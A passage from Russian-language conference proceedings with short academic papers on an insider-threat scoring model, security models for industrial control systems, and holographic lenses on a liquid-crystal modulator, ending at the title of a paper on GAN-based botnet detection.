3. Карев А. С., Бирих Э. В., Сахаров Д. В., Виткова Л. А. Проблемы информационной безопасности в Интернете вещей // Интернет вещей и 5G, Санкт-Петербург, 07 декабря 2016 года. Санкт-Петербург: Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2016. С. 66–70.

4. Орлов Г. А., Красов А. В., Гельфанд А. М. Применение Big Data при анализе больших данных в компьютерных сетях // Наукоемкие технологии в космических исследованиях Земли. 2020. Т. 12. №. 4. С. 76–84.

5. Котенко И. В., Ушаков И. А. Модель представления больших данных об инсайдерских атаках в формате NOSQL // Актуальные проблемы инфотелекоммуникаций в науке и образовании. IX Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2020. С. 634–639.

6. Марков Н. А. Межсайтовый скриптинг xss и методы защиты // Инновации. Наука. Образование, 2021. №. 33. С. 1592–1598.

7. Штеренберг С. И., Красов А. В., Цветков А. Ю. Компьютерные вирусы: учеб. пособие, Часть 1, СПбГУТ, 2014. 63 с

8. Красов А. В., Сахаров Д. В., Тасюк А. А. Проектирование системы обнаружения вторжений для информационной сети с использованием больших данных // Наукоемкие технологии в космических исследованиях Земли, 2020. Т. 12. №. 1. С. 70–76.

9. Дубровин Н. Д., Ушаков И. А., Чечулин А. А. Применение технологии больших данных в системах управления информацией и событиями безопасности // Актуальные проблемы инфотелекоммуникаций в науке и образовании. V Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2016. С. 348–353.

10. Котенко И. В., Кулешов А. А., Ушаков И. А. Система сбора, хранения и обработки информации и событий безопасности на основе средств Elastic Stack // Информатика и автоматизация, 2017. Т. 5. №. 54. С. 5–34.

11. Гельфанд А. М. и др. Области применения аналитики больших данных в критических информационных инфраструктурах // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XI Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2022. С. 438–440.

УДК 004.056
ГРНТИ 81.93.29

РАЗРАБОТКА МОДЕЛИ ИНСАЙДЕРА В КОМПЬЮТЕРНЫХ СЕТЯХ

В. Д. Проничев, И. А. Ушаков

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

С ростом цифровых технологий вопросы кибербезопасности становятся более острыми, особенно в контексте угроз со стороны инсайдеров в компьютерных сетях. Разработка эффективной модели инсайдера становится неотъемлемым элементом стратегии обеспечения информационной безопасности различных организаций. Данная статья представляет собой исследование, направленное на разработку современной модели обнаружения инсайдерских угроз в компьютерных сетях. В рамках статьи будет представлен ряд параметров, определяющих данную модель внутреннего нарушителя. Результаты исследования могут быть использованы для дальнейшего развития и разработки систем, направленных на предотвращение инсайдерской угрозы в компьютерных сетях.

инсайдер, безопасность, модель нарушителя, критерии нарушителя

Введение

С увеличением сложности информационных технологий и расширением их применения в современном мире, вопросы обеспечения кибербезопасности становятся все более актуальными. Одним из наиболее серьезных вызовов в этой области являются угрозы, исходящие от инсайдеров в компьютерных сетях. Инсайдеры – это внутренние пользователи или сотрудники организации, обладающие доступом к конфиденциальной информации и ресурсам сети, и потенциально представляющие угрозу безопасности [1].

Разработка эффективной модели для обнаружения и предотвращения действий инсайдеров становится критически важной задачей для обеспечения информационной безопасности.

Целью данной статьи является представление результатов исследования, посвященного разработке и анализу модели инсайдера в компьютерных сетях.

Модель внутреннего нарушителя безопасности

Модель инсайдера может быть описана следующей формулой [2]:

$$I =< R, L, Q, G >, \quad (1)$$

где R – набор признаков (критерии атрибутов), на основании которых можно отнести пользователя к инсайдеру, L – права пользователей в сети, Q – квалификация инсайдера, G – цель внутреннего нарушителя.

Предложенную модель (1) можно расширить, добавив ряд критериев, которые помогут отнести пользователя сети к потенциальному инсайдеру с большей достоверностью и, помимо, технических критериев, также учитывать личностную составляющую отдельно взятого сотрудника.

Поэтому, на основании вышеуказанной модели, методического документа ФСТЭК [3], трудов других ученых [4, 5, 6] и собственных идей, расширенная модель внутреннего нарушителя может выглядеть следующим образом:

$$I =< R, L, Q, G, ID, E, SC, EI, S, A, T, EM, SE >, \quad (2)$$

где ID – имеющиеся у пользователя исходные данные (например, топология сети), E – оснащенность пользователя, SC – круг общения сотрудника, EI – заинтересованность сотрудника в работе, S – размер заработной платы, A – наличие пагубных привычек, T – темперамент сотрудника, EM – эмоциональность сотрудника, SE – самооценка сотрудника.

Данная модель (2) учитывает личностные характеристики сотрудника [7], которые могут быть полезны при составлении общего профиля инсайдера. Например, если сотрудник не заинтересован в своей работе, то шанс, что он может совершить какие-то действия, свойственные инсайдерам, выше, чем для сотрудника, который доволен работой.

В таблице 1 показаны параметры модели (2) и возможные опции каждого параметра.

ТАБЛИЦА 1. Параметры расширенной модели внутреннего нарушителя безопасности в компьютерных сетях

Параметр	Возможные опции			
Критерии атрибутов	График работы сотрудника, допустимая нагрузка на сеть и т. д.			
Права доступа	Нет (аудитор)	Ограниченный (пользователь)	Системный администратор	Специалист ИБ
Квалификация	Низкая	Базовая	Средняя	Высокая
Цель	Финансовая выгода		Подрыв репутации компании	
Наличие исходных данных	Нет		Да	
Оснащенность	Отсутствует	Стандартное оборудование		Специальное оборудование
Круг общения	Обычный		Девиантный	
Интерес к работе	Низкая	Средняя		Высокая
Размер заработной платы	Низкая	Средняя		Высокая

Параметр	Возможные опции			
Наличие пагубных привычек	Отсутствуют		Алкогольная, наркотическая зависимость и т. п.	
Темперамент	Холерик	Сангвиник	Флегматик	Меланхолик
Эмоциональность	Низкая	Средняя		Высокая
Самооценка	Заниженная	Адекватная		Завышенная

Как видно из таблицы, что большинство параметров расширенной модели имеют не числовую природу, что дает общее понимание, но теряется качество итоговой оценки сотрудника по отнесению его к потенциальному инсайдеру.

Для решения данной проблемы можно использовать сопоставление опций определенного параметра с числовым значением. Например, в таблице 2 представлен пример подобной таблицы для параметра “Квалификация”.

ТАБЛИЦА 2. Сопоставление опций параметра “Квалификация” с числовым значением

Опции параметра	Числовое значение
Низкая	1
Базовая	4
Средняя	7
Высокая	10

В результате, каждому сотруднику будет назначена общая оценка согласно каждому критерию расширенной модели, как показано в таблице 3.

ТАБЛИЦА 3. Пример итоговой оценки сотрудника

Сотрудник	Параметр	Значение	Оценка	Итог
Иванов И. И.	Q	Базовая	4	Рядовой пользователь, общая оценка 14/40
	S	Высокая	1	
	L	Ограниченный	4	
	E	Стандартное	5	

На основе этой комплексной оценки делается вывод о возможном статусе сотрудника как потенциального внутреннего нарушителя информационной безопасности в компьютерной сети.

Заключение

Таким образом, модель инсайдера в компьютерных сетях является неотъемлемым инструментом в обеспечении безопасности данных организаций. В рамках статьи была предложена расширенная модель внутреннего нарушителя информационной безопасности, которая включает в себя как технические параметры, так и индивидуальные особенности сотрудника.

Разработка и совершенствование данной модели поможет организациям усилить защиту данных, а также снизить риски, связанные с внутренними нарушителями.

Список используемых источников

1. Стрижков В. А. Повышение эффективности выявления инсайдерской угрозы на основе метода моделирования поведения внутреннего нарушителя в организации // E-Scio. 2022. №10 (73). URL: https://cyberleninka.ru/article/n/povyshenie-effektivnosti-vyyavleniya-insayderskoy-ugrozy-na-osnove-metoda-modelirovaniya-povedeniya-vnutrennego-narushitelya-v (дата обращения: 12.03.2024).

2. Ушаков И. А. Обнаружение инсайдеров в компьютерных сетях на основе комбинирования экспертных правил, методов машинного обучения и обработки больших данных: дис. … канд. техн. Наук: 05.13.19 / Ушаков Игорь Александрович. СПб., 2020. 215 с.

3. Методический документ Федеральной службы по техническому и экспортному контролю. Методика оценки угроз безопасности информации. М., 2021.

4. Сычев, В. М. Формализация модели внутреннего нарушителя информационной безопасности // Вестник Московского государственного технического университета им. Н.Э. Баумана. Серия Приборостроение, 2015. № 2(101). С. 92–106.

5. Карпычев, В. Ю., Сычев В. М., Минин Ю. В.. Новые подходы к моделированию внутреннего нарушителя информационной безопасности // Приборы и системы. Управление, контроль, диагностика. 2013. № 7. С. 32–39.

6. Канаев А. К., Опарин Е. В., Опарина Е. В. Имитационная модель противоборства организованного злоумышленника и системы обеспечения информационной безопасности при реализации атаки на систему управления сетью тактовой сетевой синхронизации. Труды учебных заведений связи. 2021;7(4):31-42. URL: https://doi.org/10.31854/1813-324X-2021-7-4-31-42 (дата обращения 16.03.2024).

7. Федюнина, А. П. Выявление характерологических признаков и составление психологического портрета возможного нарушителя и лояльного сотрудника в сфере информационной безопасности // Нефтегазовые технологии и экологическая безопасность. 2007. №4. URL: https://cyberleninka.ru/article/n/vyyavlenie-harakterologicheskih-priznakov-i-sostavlenie-psihologicheskogo-portreta-vozmozhnogo-narushitelya-i-loyalnogo-sotrudnika-v (дата обращения: 14.03.2024).

УДК 004.056.53
ГРНТИ 81.93.29

КОМПЛЕКС МОДЕЛЕЙ ПО УПРАВЛЕНИЮ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТЬЮ КИБЕРФИЗИЧЕСКИХ УСТРОЙСТВ НА БАЗЕ АСУ ТП

В. В. Пучков

Санкт-Петербургский Федеральный исследовательский центр

В настоящее время все большее внимания в плане обеспечения информационной безопасности привлекают к себе киберфизические системы и, в частности, системы по управлению промышленными объектами (АСУ ТП). Специалистами фиксируется значительны рост количества атак на объекты промышленного интернета вещей каждый год. Сложность при выполнении задач по обеспечению защищенности объектов АСУ ТП заключается в следующих факторах: большой объём и вариативность обрабатываемых данных, сложно изменяемая архитектура, несовершенные средства аудита и регистрации событий. В данной работе представляется комплекс моделей безопасности КФС, который предполагается использовать для разработки алгоритмов обеспечения безопасности киберфизических устройств с учетом атак, реализуемых нарушителем на уровне датчиков и логических контроллеров

АСУ ТП, КФС, модели, обогащение данных, угрозы безопасности

Стремительный рост развития информационных технологий закономерно приводит к росту количества объектов, которые можно определить, как киберфизическую систему. При этом большое количество подобных систем можно отнести к объектам критически важной инфраструктуры. При рассмотрении таких объектов важно представлять цель защиты КФУ, которая заключается в обеспечении беспрерывности процесса управления системой в условиях постоянного действия различных дестабилизирующих факторов, тогда как целью информационной безопасности является обеспечение конфиденциальности целостности и доступности информации. Отмечая сложность обеспечения достаточного уровня защищенности АСУ ТП стоит можно отметить следующие факторы: тяжело изменяемая архитектура КФО вообще и структуры АСУ ТП в частности, невозможность изоляции сетей АСУ ТП от остальной IT структуры предприятия, постоянно возрастающий объем и вариативность собираемых и обрабатываемых данных, отсутствие методов и алгоритмов защиты КФО на нижних уровнях взаимодействия (датчики, микроконтроллеры и пр.) [1, 2]. Исходя из вышесказанного нам необходимо повысить защищенность КФО, особое внимание при этом нужно обратить на возможность проведения атак на уровне датчиков и логических микроконтроллеров, поскольку существующие модели и

методики анализа защищенности не обладают требуемой эффективностью работы [3].

На рис. 1 представлена модель определения угроз безопасности элементов физического уровня АСУ ТП.




Рис. 1. Модель определения угроз безопасности элементов физического уровня АСУ ТП

В данном случае мы имеем како-то событие безопасности, фиксируемое в системе. Это может быть штатный режим работы оборудования или аномалия. В случае определения аномалии происходит анализ возможных технологических процессов. Если выявляется, что событие связано с технологией производства, значит это штатный режим работы, если нет соответственно данное событие относим к событию безопасности.

Далее происходит процесс обогащения данных событий безопасности, модель данного процесса представлена на рис.2.

На среднем уровне модели представлен процесс движения данных от начала (сбор данных), до момента его представления. Однако анализируя безопасность элементов АСУ ТП физического уровня появляется понимание, что данных по событиям безопасности крайне мало. Предлагается провести обогащение информации за счет анализа событий безопасности и сопоставления информации с различных связанных между собой элементов системы. Далее полученная информация сопоставляется с базами данных и по окончании данного процесса проанализировав полученные данные мы определяем свойства возможных угроз: источник угрозы (вовлеченный элемент системы), уязвимость (программная или аппаратная), способ реализации угрозы, объект воздействия угрозы.




Рис. 2. Модель процесса обогащения данных ИБ

Принимая во внимание, то, что большинство объектов АСУ ТП относится к объектам критической инфраструктуры, повышение уровня из информационной безопасности является актуально научно-технической задачей. Работа по анализу защищенности АСУ ТП на физическом уровне функционирования актуальна и имеет большой потенциал для внедрения. Разрабатываемые модели позволяют максимально использовать всю возможную информацию собранную, с элементов физического уровня АСУ ТП.

Список используемых источников

1. Цапко Г. П., Вериго А. А., Каташев А. С. Анализ рисков безопасности автоматизированных систем управления технологическими процессами // Интернет-журнал «Науковедение», 2016. Том 8, №5. http://naukovedenie.ru

2. Зегжда Д. П., Васильев Ю. С., Полтавцева М. А. и др. Кибербезопасность прогрессивных производственных технологий в эпоху цифровой трансформации // Вопросы кибербезопасности, 2018. № 2(26). С. 2–15. DOI 10.21681/2311-3456-2018-2-2-15. EDN UYNEXS.

3. Зубков Е. А., Москвин Д. А., Зегжда Д. П. Комплексные методы моделирования киберфизических систем в контексте кибербезопасности // Методы и технические средства обеспечения безопасности информации, 2023. № 32. С. 28–29. EDN MXNNNX.

Статья представлена доцентом кафедры ЗСС СПбГУТ им. проф. М. А. Бонч-Бруевича, кандидатом технических наук Витковой Л. А.

УДК 535.42
ГРНТИ 29.33.17

ПЕРЕСТРАИВАЕМЫЕ ЭЛЕМЕНТЫ ПЛОСКОЙ ОПТИКИ НА ОСНОВЕ ЖИДКОКРИСТАЛЛИЧЕСКОГО ТРАНСПАРАНТА

С. А. Рогов, О. О. Шоргин

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В работе представлены результаты исследований плоских голографических элементов на основе жидкокристаллического пространственного модулятора света. Разработана программа для формирования плоских голографических линз, рассмотрены особенности их работы и представлены результаты измерения их параметров на экспериментальной установке. Проведено сравнение голографических элементов с фазовой и амплитудной модуляцией.

дифракционная линза, оптический пинцет, перестраиваемая плоская оптика, жидкокристаллический транспарант.

В настоящее время достаточно много работ посвящается созданию плоских оптических элементов. Наиболее перспективными являются перестраиваемые элементы плоской оптики на основе пространственных модуляторов света, которые позволяют менять свои параметры в реальном времени [1, 2]. Плоская оптика может находить много практических применений, одно из которых это создание многолучевых перестраиваемых оптических пинцетов. Оптические пинцеты используют фокусировку света для воздействия на частицы, они могут захватывать и манипулировать объектами от наночастиц до биологических клеток, предлагая неинвазивный и высокоточный метод изучения и манипулирования микроскопическими объектами в различных областях, таких как биология, физика и нанотехнологии. Данная статься посвящена реализации элементов плоской оптики на основе жидкокристаллической матрицы размерами 10.5мм х 7.8мм и разрешением 1024х768 пикселей.

Реализация плоской оптики возможна за счет голограмм точечных или щелевых источников, которые могут воздействовать на свет как фокусирующие линзы [3]. На рис. 1 показан принцип записи голограммы точечного источника (слева) и вид самой голограммы (справа).

Такая голограмма похожа на зонную пластинку Френеля, при этом она является дифракционной решеткой с линейно изменяющимся периодом. При освещении голограммы аксиальной плоской волной происходит дифракция на решетке: лучи, которые проходят ближе к центру голограммы преломляются слабее из-за большего периода решетки, а лучи, проходящие

ближе к краям, преломляются сильнее. После линзы появляются нулевой, положительный и отрицательный порядки дифракции - сходящаяся и расходящаяся сферические волны и ослабленная плоская, соответствующие этим порядкам [3]. В голографических линзах обычно используется одна из волн первого порядка, другие порядки дифракции создают оптический шум в плоскости фокусировки. Фокусное расстояние голографической линзы получается равным расстоянию от точечного источника света до голограммы при ее записи (см. рис. 1).




Рис. 115. Принцип записи голограммы и ее вид


Нами проводились исследования голографических линз, формируемых программным способом в ЖК ПМС. Для экспериментального исследования таких линз, ЖК матрица была установлена в оптическую систему, где она освещалась плоской волной от лазерного источника. В плоскости фокусировки света линзой был установлен матричный фотоприемник, регистрирующий выходное распределение света.

Для генерации изображений голограммы точечного источника на ЖК матрице, была разработана программа на QtCreator, которая в своей основе имеет формулу коэффициента пропускания линзы. Программа рассчитывает коэффициент пропускания голографической линзы по выражению $t(x,y) = \cos\left(\frac{\pi(x^2+y^2)}{\lambda f}\right)$, соответствующее пропусканию голограммы без нулевого порядка дифракции, и проводит его бинаризацию, так как линза с бинарным профилем штриха имеет большую дифракционную эффективность [4]. Принцип бинаризации показан на рис. 2.

$$r(x) = \begin{cases} 1 & \text{при } t(x) > 0 \\ -1 & \text{при } t(x) < 0 \end{cases}$$

Функция r(x) является бинарной и принимает значения -1 и 1 при значениях самой функции пропускания линзы больше и меньше нуля (см. рис. 2. а). Программа производит расчет в пикселях, чтобы сразу формировать изображения подходящее для ЖК матрицы, на формируемом изображении бинарные значения приравниваются к минимальному и максимальному

уровню серого (0 и 255), что соответствует минимальному и максимальному приложенным напряжениям к ЖК ячейке в матрице. В программе предусмотрена возможность ограничения периода решетки формируемой линзы в размерности пикселей, для того чтобы избежать искажений при модуляции, предусмотрена возможность изменения фокусного расстояния формируемой линзы и изменения ее положения в поле ЖК матрицы. На рисунке 2. б показан пример генерируемой программой голографической линзы. Это бинарная голограмма с амплитудной модуляцией. Для увеличения дифракционной эффективности такая голограмма может быть превращена в бинарную фазовую с помощью изменения положения входного и выходного поляроидов [2].



а б

Рис. 2. а) сечение формируемой линзы в размерности пикселей и бинаризирующая функция б) пример генерируемой линзы с ограничением по периоду

В экспериментах исследовалась зависимость выходного сигнала от ограничения апертуры дифракционной сферической линзы, основной интерес представляли данные о влиянии уменьшения апертуры на размер фокального пятна. На рис. 3 показаны входные сигналы (вводимые в оптическую систему ЖК матрицей) и выходные сигналы (в плоскости фокусировки голографической линзы). В таблице 1 приведены данные фотометрии выходных сигналов. За уровень шума принималась засветка в плоскости фокусировки от световых пучков нулевого и дифракционных порядков, не участвующих в фокусировке.

ТАБЛИЦА 1. Исследование влияния формы линзы и ограничения апертуры

Ограничение периода пикс.	Неогр.	2	4	6	10
Апертура, мм	10.5x7.7	7.6	3.7	2.6	1.6
Сигнал/шум, дБ	41	40	29	23	14
Размер фокального пятна, мкм	20	20	44	55	88

Из таблицы следует, что голографические линзы эффективно работали по всей апертуре, пока минимальный период штриха не оказывался меньше

двойной ширины пикселов. При уменьшении апертуры увеличивается размер фокального пятна.




Рис. 3. Входные и выходные сигналы для линз *f*=30 см: а) неограниченная линза; б) линза с ограничением периода 2 пикселя; в) линза с ограничением периода 4 пикселя; г) линза с ограничением периода 6 пикселей; д) линза с ограничением периода 10 пикелей

Исследовалось также влияние вида модуляции (фазовой и амплитудной) для бинарной дифракционной решетки на соотношение интенсивностей порядков дифракции, результаты показаны на рис. 4. Результаты измерения выходных сигналов представлены в таблице 2, из приведенной таблицы видно, что при фазовой модуляции нулевой порядок практически отсутствует, что свидетельствует о большей дифракционной эффективности ФМ по сравнению с АМ. Это приводит к лучшему соотношению сигнал/шум при ФМ на дифракционных линзах.




Рис. 4. а) вводимый сигнал; б) выходной сигнал при фазовой модуляции; в) выходной сигнал при амплитудной модуляции

ТАБЛИЦА 2. Исследование влияния фазовой и амплитудной модуляции

Порядок дифракции	0	±1	±3	±5	±7
Уровень при ФМ, дБ	-20	0	-13	-17	-23
Уровень при АМ, дБ	3	0	-10	-17.7	-22

Было проведено сравнение отношения сигнал/шум для четырех линз с разными фокусными расстояниями при амплитудной и фазовой модуляции в ЖК ПМС. Данные измерений представлены в таблице 3.

ТАБЛИЦА 3. Исследование влияния фазовой и амплитудной модуляции

Линза	F=19см	F=25см	F=32см	F=38см
Сигнал/шум при АМ, дБ	38.5	37.3	40	45
Сигнал/шум при ФМ, дБ	45	45.3	43	45

По полученным данным можно сделать вывод о том, что фазовая модуляция, в целом, имеет более высокие показатели сигнал/шум, которые при этом остаются достаточно стабильными при изменении фокусного расстояния линз; для амплитудной модуляции сигнал/шум уменьшается с уменьшением фокусного расстояния линзы, что можно объяснить влиянием сильного нулевого порядка. Вид входных и выходных сигналов при ФМ и АМ для одной из линз показан на рис. 5.




Рис. 5. Входные и выходные сигналы

Список используемых источников:

1. David G. Grier. A Revolution in Optical Manipulation // Nature. Vol. 424. PP. 810–816.

2. Кузьмин М. С., Рогов С. А. Бинарные фазовые транспаранты на основе жидкокристаллической матрицы видеопроектора // ЖТФ. 2018, № 1. С.85–88.

3. Рогов С. А., Розов С. В. Теория и практика голографии: учебное пособие. СПб.: СПбГУТ, 2022. 84 с.

4. Кольер Р., Беркхарт К., Лин Л. Оптическая голография: пер. с англ. М: Мир, 1973. 698 с.

УДК 004.8
ГРНТИ 20.51.19

ИСПОЛЬЗОВАНИЕ ГЕНЕРАТИВНО-СОСТЯЗАТЕЛЬНЫХ НЕЙРОСЕТЕЙ ДЛЯ ОБНАРУЖЕНИЯ И ПРОТИВОДЕЙСТВИЯ БОТНЕТАМ В ИНФОРМАЦИОННО-КОММУНИКАЦИОННЫХ СЕТЯХ

В. Е. Садовников, И. Б. Саенко

Санкт-Петербургский институт информатики и автоматизации Российской академии наук

